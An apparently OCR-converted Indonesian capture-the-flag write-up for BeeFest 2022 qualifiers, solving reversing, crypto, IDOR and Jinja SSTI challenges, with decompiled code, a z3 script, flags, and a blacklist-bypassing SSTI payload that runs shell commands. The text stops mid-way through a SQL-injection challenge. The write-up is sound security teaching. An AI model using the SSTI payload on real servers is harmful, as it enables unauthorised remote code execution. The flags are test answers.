
BeeFest 2022 quals


adzky

Rev - Beefest Article

Diberikan file : beefestart.py




setelah dibuka ternyata berisi cerita panjang. Pertama coba cari dengan kata kunci “FLAG/flag/BEECTF”, tetapi tidak menghasilkan apa”. Setelah cek deskripsi ternyata terdapat kata kunci “pesan”, yaudah langsung cari aja



Flag : BEECTF{C0ngrat5th1s15tH5mEsSaGEad23ikf29}

Rev - Too Easy



Diberikan file exe terntunya executable untuk windows

```
TooEasy.exe: PE32+ executable (console) x86-64, for MS Windows
```

Langsung saja buka di ghidra

```
int main(int _Argc,char **_Argv,char **_Env)

{
  char s [50];

  __main();
  printf("Check flag: ");
  scanf("%s",s);
  if ((((((s[0] == 'B') && (s[1] == 'E')) && (s[2] == 'E')) &&
       (((s[3] == 'C' && (s[4] == 'T')) && ((s[5] == 'F' && ((s[6] == '{' && (s[22] == '}'))))))))
      && ((s[11] == 'R' &&
          ((((((s[7] == 's' && (s[9] == 'p')) && (s[15] == '_')) &&
             ((s[12] == '_' && (s[10] == '3')))) &&
            ((s[8] == 'U' && ((s[13] == '3' && (s[14] == 'z')))))) && (s[18] == 'v')))))) &&
     ((((s[16] == 'R' && (s[17] == '3')) && (s[19] == '!')) && ((s[20] == '!' && (s[21] == '!')))))
     )
  {
    printf("Well done! Submit your flag now!");
  }
  else {
    printf("Haiyaaa, incorrect lah!");
  }
  return 0;
}
```

Oke, pada decompile sudah muncul flagnya tinggal urutkan sesuai index

Flag : BEECTF{sUp3R_3z_R3v!!!}

Rev - MyPazzword


```
a@lactosilus:~/beefest/quals/rev$ file MyPazzword
MyPazzword: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamica
lly linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=35240f6725
f2a90d75b2732842299f1c7cfe71f7, for GNU/Linux 3.2.0, not stripped
```

Diberikan file elf executable yang diharuskan untuk menginput password sebanyak 8 char untuk mendapatkan flag

```
+================================================+
| MASUKAN KATA SANDI ANDA!!                      |
| KATA SANDI TERIDIRI DARI 8 HURUF [a-z atau A-Z] |
+================================================+
Tebak huruf pertama [a-z atau A-Z]   : a
Tebak huruf kedua [a-z atau A-Z]     : a
Tebak huruf ketiga [a-z atau A-Z]    : a
Tebak huruf keempat [a-z atau A-Z]   : a
Tebak huruf kelima [a-z atau A-Z]    : a
Tebak huruf keenam [a-z atau A-Z]    : a
Tebak huruf ketujuh [a-z atau A-Z]   : a
Tebak huruf kedelapan [a-z atau A-Z] : a
+=========================================================+
| INVALID PASSWORD!                                       |
+=========================================================+
```

Oke coba decompile dengan ghidra

```
getchar();
iVar1 = VAL1(local_19[0]);
iVar2 = VAL2(local_1a);
iVar3 = VAL3(local_1b);
iVar4 = VAL4(local_1b + local_1c);
iVar5 = VAL5(local_19[0] + local_1d + local_1a);
iVar6 = VAL6(local_1d * local_1e);
iVar7 = VAL7(local_1f * -0x60);
iVar8 = VAL8(local_1b * local_19[0] + local_20);
if (iVar8 + iVar1 + iVar2 + iVar3 + iVar4 + iVar5 + iVar6 + iVar7 == 8) {
  puts("+============================================================+");
```

terlihat bahwa masing” inputan akan diteruskan pada suatu fungsi yang akan dikalkulasi lebih lanjut. Coba kita bedah salah satu fungsi,

```
bool VAL4(char param_1)

{
  return (decex3 / 10 + decex1 / 2 + decex2 / 2 + decex1 + decex2 + decex3) - (int)param_1 == decex4
  ;
}
```


VAL4 cukup simple tentunya VAL yang lain juga. Langsung saja solve menggunakan z3 karena z3 akan mengkalkulasi persamaan tersebut secara instant ketimbang kita manual menghitung

Berikut solve script yang saya gunakan:

```
1.  from z3 import *
2.
3.  s = Solver()
4.
5.  x = [BitVec(f'x{i}',8) for i in range(8)]
6.
7.  for i in range(8):
8.      s.add(Or(And(x[i] >= 65, x[i] <=90), And(x[i] >= 97, x[i] <= 122)))
9.
10. s.add(And(x[0] > 0x4c, x[0] < 0x4e))
11. s.add(0x64 + 0xc + 5== x[1])
12. s.add((((0x000013f8 + (0x00000ce3 * 2 - 0x0000240f)) - 0x00000ebc) + 0x1bfa) -
    x[2] == 0x000016a9)
13. s.add( (0x000bdc4a / 10 + 0x0001f7b4 / 2 + 0x0003a612 / 2 + 0x0001f7b4 +
    0x0003a612+ 0x000bdc4a) - (x[2] + x[3]) == 0x0015790f )
14. s.add((x[0] + x[4] + x[1]) == ord('*') )
15. s.add( (x[4] * x[5]) ^ 0x00000ebc ^ 0x00000ce3 == 0x227 )
16. s.add( ((x[6] * -0x60) ^ 0x000d54f0 ^ 0x0001f7b4 ^ 0x000bdc4a) * (0x000d54f0 -
    ((x[6] * -0x60) ^ 0x000d54f0 ^ 0x0001f7b4 ^ 0x000bdc4a)) == 0xd63944dc)
17. s.add( ((x[2] * x[0] + x[7]) ^ (0x00000ebc + ((0x0000240f + 0x00000ce3) -
    0x000013f8)) - 0x000016a9 ^ (0x0001f7b4 + 0x0003a612) - 0x000bdc4a * 1)
    ==0x00062b93)
18.
19. char = ""
20. if s.check() == sat:
```

```
    m = s.model()
    for i in x:
        char += chr(m[i].as_long())
    print(char)
```

Namun, setelah dapet flag, eh malah gabisa disubmit
https://media.discordapp.net/attachments/1033675529120915506/1033675744506826762/unknown.png?width=463&height=670 Setelah tanya author..



dapet deh flag yg asli
Flag saya : BEECTF{M4t3m4Tik4_sUn88uH_45y1k_187u133A211}
Flag author : BEECTF{M4t3m4Tik4_sUn88uH_45y1k_187u165A179}

Cry - Julius Junion Jr

Diberikan file py, coba dibuka

```python
#HEY, I'M JULIUS JUNIOR JR.

def encrypt(text,s):
    final_result= ""
    for i in range(len(text)):
        char = text[i]
        if (char.isupper()):
            final_result += chr((ord(char) + s-65) % 26 + 65)
        elif (char.islower()):
            final_result += chr((ord(char) + s - 97) % 26 + 97)
        elif (char.isnumeric()):
            final_result += chr((ord(char) + s - 48) % 10 + 48)
        else:
            final_result += char
    return final_result

text = ""
shift = 3
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
text = input("NOOT NOOT!\nWhat's the General passcode?\n") #input here.
if(expected == encrypt(text,shift)):
    print("Yay You got the flag! WooHoo!")
    print(encrypt(text,shift))
else:
    print("Better luck next time! :)")
    print(encrypt(text,shift))
```

Flag terenkripsi oleh fungsi encrypt. Fungsi encrypt sendiri cukup simple, beruntungnya fungsinya mengenkripsi satu persatu character flag. Jadi tanpa membongkar rumus, gunakan bruteforce aja

Berikut script yang saya gunakan:


```python
import string
def encrypt(text,s):
    final_result= ""
    for i in range(len(text)):
        char = text[i]
        if (char.isupper()):
            final_result += chr((ord(char) + s-65) % 26 + 65)
        elif (char.islower()):
            final_result += chr((ord(char) + s - 97) % 26 + 97)
        elif (char.isnumeric()):
            final_result += chr((ord(char) + s - 48) % 10 + 48)
        else:
            final_result += char
    return final_result

text = "BEECTF{"
shift = 3
expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
while True:
    for i in string.printable[:-6]:
        pay = text + i
        x = encrypt(pay, shift)
        if x in expected:
            text += i
    if len(text) == len(expected):
        print(text)
        break
```

Flag : BEECTF{0h_st1ll_c4nt_aft3r_h3x_c4esar_c4esar_hbn8210}


Cry - What is Happening?!

Diberikan file message.txt




Pada deskripsi juga terdapat kata kunci keyboard shift.

Dapat link google drive setelah di decode, didalamnya terdapat file wav. Setelah didengar ini mirip seperti morse code, coba di convert




Dapat plaintext yaitu J A N G A N B O L O S P R A M U K A
Flag : BEECTF{JANGANBOLOSPRAMUKA}

Web - iDoor




Diberikan service web sebagai berikut



Tampilan seperti web registrasi biasa

Disini saya merasa yakin bahwa main dari challenge ini adalah IDOR (sesuai judul). Saya coba bruteforce tpi tidak menghasilkan apa". Setelah dicermati pada deskripsi ternyata IDOR tersebut mengharuskan kita menginputkan epoch time pada "1st april 2022"



Flag : BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}

Web - Kopi Janji Jinja

Challenge 2 Solves

Kopi Janji Jinja

499

Hari ini, aku baru saja mengadakan grand launching dari "Kopi Janji Jinja"! Ini merupakan bisnis pertamaku dan aku mencoba untuk membuat sebuah website untuk pelanggan-pelanggan dapat melihat pilihan kopi dan juga feedback terhadap brand kami.

Karena akhir-akhir ini aku juga belajar python, maka aku mencoba untuk membuat website dari template python untuk mempermudah aku membuat website ini. Aku juga masih baru dalam dunia IT jadi mungkin ada sesuatu yang bikin website aku unsecure??


Link: http://chall.petircysec.xyz:14599/

Author: Excy#1207

Flag Submit


Diberikan service sebagai berikut

hanya gambar produk kopi dan tidak apa” didalamnya. Namun terdapat satu page yg kita bisa menginputkan feedback




Sesuai judul saya berpikir ini adalah python web app menggunakan template jinja

Seperti biasa kita inputkan **{{ 7 * 7 }}** namun terblacklist



I tell you it won't work!


setelah itu saya kepikiran untuk menggunakan cara pada challenge compfest kemarin yaitu **{%print(1)%}** dan ternyata berhasil



1

Langsung saja panggil library lipsum untuk bypass dengan penambahan attribute __global__ untuk memanggil semua library yang ada

{%print(lipsum|attr("__globals__")).os.popen("ls").read()%}




Dockerfile coffee.html contact.html docker-compose.yml index.html ssti.py


Dan berhasil mendapat RCE. Namun tidak terdapat file flag, coba buka file ssti.py

Dapat FLAG : BEECTF{3s_3s_t1_a1_Gg3Z_h3h3_g12l2bi30l}


Web - seeq well



Diberikan service sebagai berikut



terdapat fitur search pada web namun jika kita mencoba search tidak muncul apa”. Untuk mencoba” input single quote, muncul error mysql:

